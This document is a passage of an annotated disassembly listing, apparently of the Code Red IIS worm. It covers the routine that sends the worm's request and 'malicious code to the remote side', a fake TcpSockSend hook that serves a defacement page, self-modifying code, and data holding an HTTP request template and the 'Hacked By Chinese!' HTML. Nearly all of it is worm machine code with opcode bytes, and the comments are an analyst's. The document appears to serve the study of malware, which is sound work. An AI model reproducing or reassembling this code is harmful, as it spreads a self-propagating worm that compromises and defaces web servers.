;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000B7C
seg000:00000B7C                    SEND_QUERY:                                   ; CODE XREF:
HACK_PAGE+529   j
seg000:00000B7C    8B F4                           mov     esi, esp
seg000:00000B7E    6A 00                           push    0                     ; no flags
```

```
seg000:00000B80   8B 85 4C FE FF FF        mov    eax, [ebp-1B4h] ; push size of headers
seg000:00000B86   50                              push   eax
seg000:00000B87   8B 4D 08                 mov    ecx, [ebp+8]
seg000:00000B8A   8B 51 64                 mov    edx, [ecx+64h]
seg000:00000B8D   52                              push   edx          ; push addr pointing to headers
seg000:00000B8E   8B 85 78 FE FF FF        mov    eax, [ebp-188h]
seg000:00000B94   50                              push   eax          ; push sock descriptor
seg000:00000B95   FF 95 C0 FE FF FF        call   dword   ptr [ebp-140h] ; send
seg000:00000B95                                                ; send the headers
seg000:00000B9B   3B F4                           cmp    esi, esp   ; Compare Two   Operands
seg000:00000B9D   90                              nop                 ; No Operation
seg000:00000B9E   43                              inc    ebx          ; Increment by 1
seg000:00000B9F   4B                              dec    ebx          ; Decrement by 1
seg000:00000BA0   43                              inc    ebx          ; Increment by 1
seg000:00000BA1   4B                              dec    ebx          ; Decrement by 1
seg000:00000BA2   C7 85 4C FE FF FF+       mov    dword   ptr [ebp-1B4h],   0 ; reset counter to 0
seg000:00000BAC   8B 8D 68 FE FF FF        mov    ecx, [ebp-198h] ; set ebp-19c   to our headers
seg000:00000BB2   83 C1 07                 add    ecx, 7     ; Add
seg000:00000BB5   89 8D 64 FE FF FF        mov    [ebp-19Ch], ecx
seg000:00000BBB   EB 1E                           jmp    short   SETUP_HEADERS_TO_SEND ;
         Jump
seg000:00000BBD
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000BBD
seg000:00000BBD              GET_NEXT_HEADERS:                          ; CODE XREF:
HACK_PAGE+599  j
seg000:00000BBD   8B 95 64 FE FF FF        mov    edx, [ebp-19Ch]
seg000:00000BC3   83 C2 01                 add    edx, 1     ; Add
seg000:00000BC6   89 95 64 FE FF FF        mov    [ebp-19Ch], edx
seg000:00000BCC   8B 85 4C FE FF FF        mov    eax, [ebp-1B4h]
seg000:00000BD2   83 C0 01                 add    eax, 1     ; Add
seg000:00000BD5   89 85 4C FE FF FF        mov    [ebp-1B4h], eax
seg000:00000BDB
seg000:00000BDB              SETUP_HEADERS_TO_SEND:                     ; CODE XREF:
HACK_PAGE+56C  j
seg000:00000BDB   8B 8D 64 FE FF FF        mov    ecx, [ebp-19Ch]
seg000:00000BE1   0F BE 11                 movsx  edx, byte ptr    [ecx] ;   Move with Sign-Extend
seg000:00000BE4   85 D2                           test   edx, edx   ; Logical Compare
seg000:00000BE6   74 02                           jz     short   SEND_HEADERS ; Jump if Zero (ZF=1)
seg000:00000BE8   EB D3                           jmp    short   GET_NEXT_HEADERS ; Jump
seg000:00000BEA
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000BEA
seg000:00000BEA              SEND_HEADERS:                              ; CODE XREF:
HACK_PAGE+597  j
seg000:00000BEA   8B F4                           mov    esi, esp
seg000:00000BEC   6A 00                           push   0
seg000:00000BEE   8B 85 4C FE FF FF        mov    eax, [ebp-1B4h] ; push counted size
seg000:00000BF4   50                              push   eax
seg000:00000BF5   8B 8D 68 FE FF FF        mov    ecx, [ebp-198h] ; push addr of our headers
seg000:00000BFB   83 C1 07                 add    ecx, 7     ; Add
seg000:00000BFE   51                              push   ecx
seg000:00000BFF   8B 95 78 FE FF FF        mov    edx, [ebp-188h] ; push socket   descriptor
seg000:00000C05   52                              push   edx
seg000:00000C06   FF 95 C0 FE FF FF        call   dword   ptr [ebp-140h] ; send
seg000:00000C0C   3B F4                           cmp    esi, esp   ; Compare Two   Operands
seg000:00000C0E   90                              nop                 ; No Operation
seg000:00000C0F   43                              inc    ebx          ; Increment by 1
seg000:00000C10   4B                              dec    ebx          ; Decrement by 1
seg000:00000C11   43                              inc    ebx          ; Increment by 1
seg000:00000C12   4B                              dec    ebx          ; Decrement by 1
seg000:00000C13   8B 45 08                 mov    eax, [ebp+8]        ; get    data request size
seg000:00000C16   8B 48 70                 mov    ecx, [eax+70h]
```

```
seg000:00000C19	89 8D 4C FE FF FF		mov	[ebp-1B4h], ecx ; set	counter	to data	request
	size
seg000:00000C1F	8B F4				mov	esi, esp
seg000:00000C21	6A 00				push	0		;  no	flags
seg000:00000C23	8B 95 4C FE FF FF		mov	edx, [ebp-1B4h] ; push request size
seg000:00000C29	52				push	edx
seg000:00000C2A	8B 45 08			mov	eax, [ebp+8]
seg000:00000C2D	8B 48 78			mov	ecx, [eax+78h]  ; get and push data request
seg000:00000C30	51				push	ecx
seg000:00000C31	8B 95 78 FE FF FF		mov	edx, [ebp-188h] ; push sock desc
seg000:00000C37	52				push	edx
seg000:00000C38	FF 95 C0 FE FF FF		call	dword	ptr [ebp-140h] ; send
seg000:00000C38							; this sends the actual malicious
code to the	remote side
seg000:00000C3E	3B F4				cmp	esi, esp	; Compare Two	Operands
seg000:00000C40	90				nop			; No Operation
seg000:00000C41	43				inc	ebx		; Increment by 1
seg000:00000C42	4B				dec	ebx		; Decrement by 1
seg000:00000C43	43				inc	ebx		; Increment by 1
seg000:00000C44	4B				dec	ebx		; Decrement by 1
seg000:00000C45	C6 85 FC FE FF FF+		mov	byte ptr [ebp-104h], 0 ; set ebp-104 to 0
seg000:00000C4C	8B F4				mov	esi, esp
seg000:00000C4E	6A 00				push	0		; no flags
seg000:00000C50	68 00 01 00 00			push	100h		; set	100 len
seg000:00000C55	8D 85 FC FE FF FF		lea	eax, [ebp-104h] ; push addr of ebp-104
seg000:00000C5B	50				push	eax
seg000:00000C5C	8B 8D 78 FE FF FF		mov	ecx, [ebp-188h] ; push sockdesc
seg000:00000C62	51				push	ecx
seg000:00000C63	FF 95 C4 FE FF FF		call	dword	ptr [ebp-13Ch] ; recv
seg000:00000C63							;
seg000:00000C63							; receive a response from the
	remote side
seg000:00000C69	3B F4				cmp	esi, esp	; Compare Two	Operands
seg000:00000C6B	90				nop			; No Operation
seg000:00000C6C	43				inc	ebx		; Increment by 1
seg000:00000C6D	4B				dec	ebx		; Decrement by 1
seg000:00000C6E	43				inc	ebx		; Increment by 1
seg000:00000C6F	4B				dec	ebx		; Decrement by 1
seg000:00000C70	89 85 4C FE FF FF		mov	[ebp-1B4h], eax ; set counter	to data	received from recv
seg000:00000C76
seg000:00000C76			SOCK_CLOSE_LOOP:				; CODE XREF:
HACK_PAGE+432	j
seg000:00000C76	8B F4				mov	esi, esp
seg000:00000C78	8B 95 78 FE FF FF		mov	edx, [ebp-188h]
seg000:00000C7E	52				push	edx
seg000:00000C7F	FF 95 C8 FE FF FF		call	dword	ptr [ebp-138h] ; closesocket
seg000:00000C85	3B F4				cmp	esi, esp	; Compare Two	Operands
seg000:00000C87	90				nop			; No Operation
seg000:00000C88	43				inc	ebx		; Increment by 1
seg000:00000C89	4B				dec	ebx		; Decrement by 1
seg000:00000C8A	43				inc	ebx		; Increment by 1
seg000:00000C8B	4B				dec	ebx		; Decrement by 1
seg000:00000C8C
seg000:00000C8C			loc_C8C:					; this exits from sub 224, not
positive of the end result.
seg000:00000C8C	E9 0C FB FF FF			jmp	DO_THE_WORK
seg000:00000C91
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000C91
seg000:00000C91			TIGHT_LOOP:					; CODE XREF:
DO_RVA+230	j
seg000:00000C91							; HACK_PAGE+155	j ...
seg000:00000C91	EB FE				jmp	short	TIGHT_LOOP ; This is a tight loop
```

```
seg000:00000C91                     HACK_PAGE      endp
seg000:00000C91
seg000:00000C93
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000C93
seg000:00000C93                     JUMP_TABLE1:                          ; CODE XREF:
DataSetup+1C   j
seg000:00000C93   E8 8C F5 FF FF                   call    DO_RVA         ; Call Procedure
seg000:00000C98   EB 30                            jmp     short    HOOK_FAKE_TCPSOCKSEND ;
        ebp-1a0   it seems
seg000:00000C9A
seg000:00000C9A                     ; ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ S UB  R O U   T I N
EÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ
seg000:00000C9A
seg000:00000C9A                     ; This is a fake tcpsocksend that replaces the current one.
seg000:00000C9A                     ; it serves to deliver the hacked page when inititalized
seg000:00000C9A
seg000:00000C9A                     FAKE_TCPSOCKSEND proc   near              ; CODE XREF:
seg000:00000CCA   p
seg000:00000C9A
seg000:00000C9A                     var_C          = dword ptr -0Ch
seg000:00000C9A                     arg_4          = dword ptr  8
seg000:00000C9A
seg000:00000C9A   58                               pop     eax
seg000:00000C9B   83 C0 05                  add    eax, 5  ; Add
seg000:00000C9E   55                               push    ebp
seg000:00000C9F   57                               push    edi
seg000:00000CA0   53                               push    ebx
seg000:00000CA1   56                               push    esi
seg000:00000CA2   50                               push    eax
seg000:00000CA3   6A 3C                            push    3Ch ;     '<'
seg000:00000CA5   8B F0                            mov     esi, eax
seg000:00000CA7   83 C6 0C                  add    esi, 0Ch   ; Add
seg000:00000CAA   56                               push    esi
seg000:00000CAB   68 00 01 00 00                   push    100h
seg000:00000CB0   FF 70 08                  push   dword   ptr [eax+8]
seg000:00000CB3   FF 74 24 28                      push    [esp+20h+arg_4]
seg000:00000CB7   FF 10                            call    dword    ptr [eax] ; Indirect Call Near Procedure
seg000:00000CB9   58                               pop     eax
seg000:00000CBA   50                               push    eax
seg000:00000CBB   FF 74 24 18                      push    [esp+24h+var_C]
seg000:00000CBF   FF 50 04                  call   dword   ptr [eax+4] ; Indirect Call Near Procedure
seg000:00000CC2   58                               pop     eax
seg000:00000CC3   5E                               pop     esi
seg000:00000CC4   5B                               pop     ebx
seg000:00000CC5   5F                               pop     edi
seg000:00000CC6   5D                               pop     ebp
seg000:00000CC7   FF 20                            jmp     dword    ptr [eax] ; Indirect Near Jump
seg000:00000CC7                     FAKE_TCPSOCKSEND endp
seg000:00000CC7
seg000:00000CC7
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000CC9   90                               db  90h ;
seg000:00000CCA
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000CCA
seg000:00000CCA                     HOOK_FAKE_TCPSOCKSEND:                ; CODE XREF:
seg000:00000C98   j
seg000:00000CCA                                                           ; seg000:00000CD4   j
seg000:00000CCA   E8 CB FF FF FF                   call    FAKE_TCPSOCKSEND ; This is a fake tcpsocksend
        that replaces the current one.
seg000:00000CCA                                                           ; it serves to deliver the hacked
page when inititalized
```

```
seg000:00000CCF
seg000:00000CCF                        HACK_PAGE_JUMP:                          ; CODE XREF:
DO_RVA+426   j
seg000:00000CCF   E8 7B F9 FF FF                   call      HACK_PAGE          ; this sets up the hacked page bit
seg000:00000CD4   EB F8                            jmp       short      near ptr HOOK_FAKE_TCPSOCKSEND+4
; Jump
seg000:00000CD4
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000CD6   22                   PADDING_BYTES   db  22h ; "
seg000:00000CD7   6E                                   db  6Eh ; n
seg000:00000CD8   84                                   db  84h ; „
seg000:00000CD9   32                                   db  32h ; 2
seg000:00000CDA   03                                   db        3 ;
seg000:00000CDB   75                                   db  75h ; u
seg000:00000CDC   B3                                   db 0B3h ; ³
seg000:00000CDD   CA                                   db 0CAh ; Ê
seg000:00000CDE   5A                                   db  5Ah ; Z
seg000:00000CDF   04                                   db        4 ;
seg000:00000CE0   56                                   db  56h ; V
seg000:00000CE1   34                                   db  34h ; 4
seg000:00000CE2   12                                   db  12h ;
seg000:00000CE3   B8                                   db 0B8h ; ¸
seg000:00000CE4   78                                   db  78h ; x
seg000:00000CE5   56                                   db  56h ; V
seg000:00000CE6   34                                   db  34h ; 4
seg000:00000CE7   12                                   db  12h ;
seg000:00000CE8   B8                                   db 0B8h ; ¸
seg000:00000CE9   78                                   db  78h ; x
seg000:00000CEA   56                                   db  56h ; V
seg000:00000CEB   34                                   db  34h ; 4
seg000:00000CEC   12                                   db  12h ;
seg000:00000CED
seg000:00000CED                        ; ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ S UB  R O U   T I N
EÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ
seg000:00000CED
seg000:00000CED                        ; This function:
seg000:00000CED                        ; sets up edi
seg000:00000CED                        ; dynamically        rewrites a bit of worm code to point to       the head of the
        code
seg000:00000CED
seg000:00000CED                        DO_REWRITE      proc near            ; CODE XREF: DO_RVA+29   p
seg000:00000CED   58                                   pop        eax
seg000:00000CEE   50                                   push       eax
seg000:00000CEF   8B BD 68 FE FF FF          mov       edi, [ebp-198h] ; put an addr      into edi
seg000:00000CF5   89 47 F2                   mov       [edi-0Eh], eax  ; dynamically     rewrite     jump addr at o.D02
seg000:00000CF8   C3                                   retn                            ; Return Near          from
Procedure
seg000:00000CF8                        DO_REWRITE      endp
seg000:00000CF8
seg000:00000CF9
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000CF9
seg000:00000CF9                        SELF_MODIFY1:                            ; CODE XREF:
seg000:00000D0B   j
seg000:00000CF9   8B 44 24 0C                          mov       eax, [esp+0Ch]
seg000:00000CFD   05 B8 00 00 00                       add       eax, 0B8h ; '¸' ; Add
seg000:00000D02   C7 00 DA F1 CD 00          mov       dword     ptr [eax], 0CDF1DAh ; this is self modifiying code.
the move value gets set to           RVA LOOP(o 252)
seg000:00000D08   33 C0                                xor       eax, eax     ; Logical Exclusive OR
seg000:00000D0A   C3                                   retn                            ; Return Near          from
Procedure
seg000:00000D0B
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
```

```
seg000:00000D0B    EB EC                                      jmp       short    SELF_MODIFY1 ; Jump
seg000:00000D0D
;ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000D0D
seg000:00000D0D                    WORMCONTINUE:                                                 ; CODE XREF:
WORM+28   j
seg000:00000D0D    E8 F1 F4 FF FF                             call      DataSetup            ; Call Procedure
seg000:00000D0D                    ;
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000D12    4C 6F 61 64 4C 69+aLoadlibrarya            db 'LoadLibraryA',0
seg000:00000D1F    47 65 74 53 79 73+aGetsystemtime  db 'GetSystemTime',0
seg000:00000D2D    43 72 65 61 74 65+aCreatethread            db 'CreateThread',0
seg000:00000D3A    43 72 65 61 74 65+aCreatefilea   db 'CreateFileA',0
seg000:00000D46    53 6C 65 65 70 00 aSleep         db 'Sleep',0
seg000:00000D4C    47 65 74 53 79 73+aGetsystemdefau db 'GetSystemDefaultLangID',0
seg000:00000D63    56 69 72 74 75 61+aVirtualprotect db 'VirtualProtect',0
seg000:00000D72    09                                         db        9 ;
seg000:00000D73    69 6E 66 6F 63 6F+aInfocomm_dll            db 'infocomm.dll',0
seg000:00000D80    54 63 70 53 6F 63+aTcpsocksend             db 'TcpSockSend',0
seg000:00000D8C    09                                         db        9 ;
seg000:00000D8D    57 53 32 5F 33 32+aWs2_32_dll              db 'WS2_32.dll',0
seg000:00000D98    73 6F 63 6B 65 74+aSocket        db 'socket',0
seg000:00000D9F    63 6F 6E 6E 65 63+aConnect       db 'connect',0
seg000:00000DA7    73 65 6E 64 00          aSend              db 'send',0
seg000:00000DAC    72 65 63 76 00          aRecv              db 'recv',0
seg000:00000DB1    63 6C 6F 73 65 73+aClosesocket             db 'closesocket',0
seg000:00000DBD    09                                         db        9 ;
seg000:00000DBE    77 33 73 76 63 2E+aW3svc_dll    db 'w3svc.dll',0
seg000:00000DC8    00                                         db        0 ;
seg000:00000DC9    47 45 54 20 00          aGet               db 'GET ',0
seg000:00000DCE    3F                                         db  3Fh ; ?
seg000:00000DCF    00                                         db        0 ;
seg000:00000DD0    20 20 48 54 54 50+aHttp1_0Content db '  HTTP/1.0',0Dh,0Ah
seg000:00000DD0    2F 31 2E 30 0D 0A+              db 'Content-type: text/xml',0Ah
seg000:00000DD0    43 6F 6E 74 65 6E+              db 'HOST:www.worm.com',0Ah
seg000:00000DD0    74 2D 74 79 70 65+              db ' Accept: */*',0Ah
seg000:00000DD0    3A 20 74 65 78 74+              db 'Content-length: 3569 ',0Dh,0Ah
seg000:00000DD0    2F 78 6D 6C 0A 48+              db 0Dh,0Ah,0
seg000:00000E2C    63 3A 5C 6E 6F 74+aCNotworm                db 'c:\notworm',0
seg000:00000E37    4C 4D 54 48 0D 0A+aLmthHtmlHeadMe db 'LMTH',0Dh,0Ah
seg000:00000E37    3C 68 74 6D 6C 3E+              db '<html><head><meta http-equiv="Content-Type" content="text/ht'
seg000:00000E37    3C 68 65 61 64 3E+              db 'ml; charset=english"><title>HELLO!</title></head><bady><hr s'
seg000:00000E37    3C 6D 65 74 61 20+              db 'ize=5><font color="red"><p align="center">Welcome to http://'
seg000:00000E37    68 74 74 70 2D 65+              db 'www.worm.com !<br><br>Hacked By Chinese!</font></hr></bady><'
seg000:00000E37    71 75 69 76 3D 22+              db '/html>                                    '
seg000:00000E37    43 6F 6E 74 65 6E+              db '                                         '
seg000:00000E37    74 2D 54 79 70 65+              db '                         '
seg000:00000E37    22 20 63 6F 6E 74+seg000        ends
seg000:00000E37    65 6E 74 3D 22 74+
seg000:00000E37    65 78 74 2F 68 74+
seg000:00000E37    6D 6C 3B 20 63 68+              end
```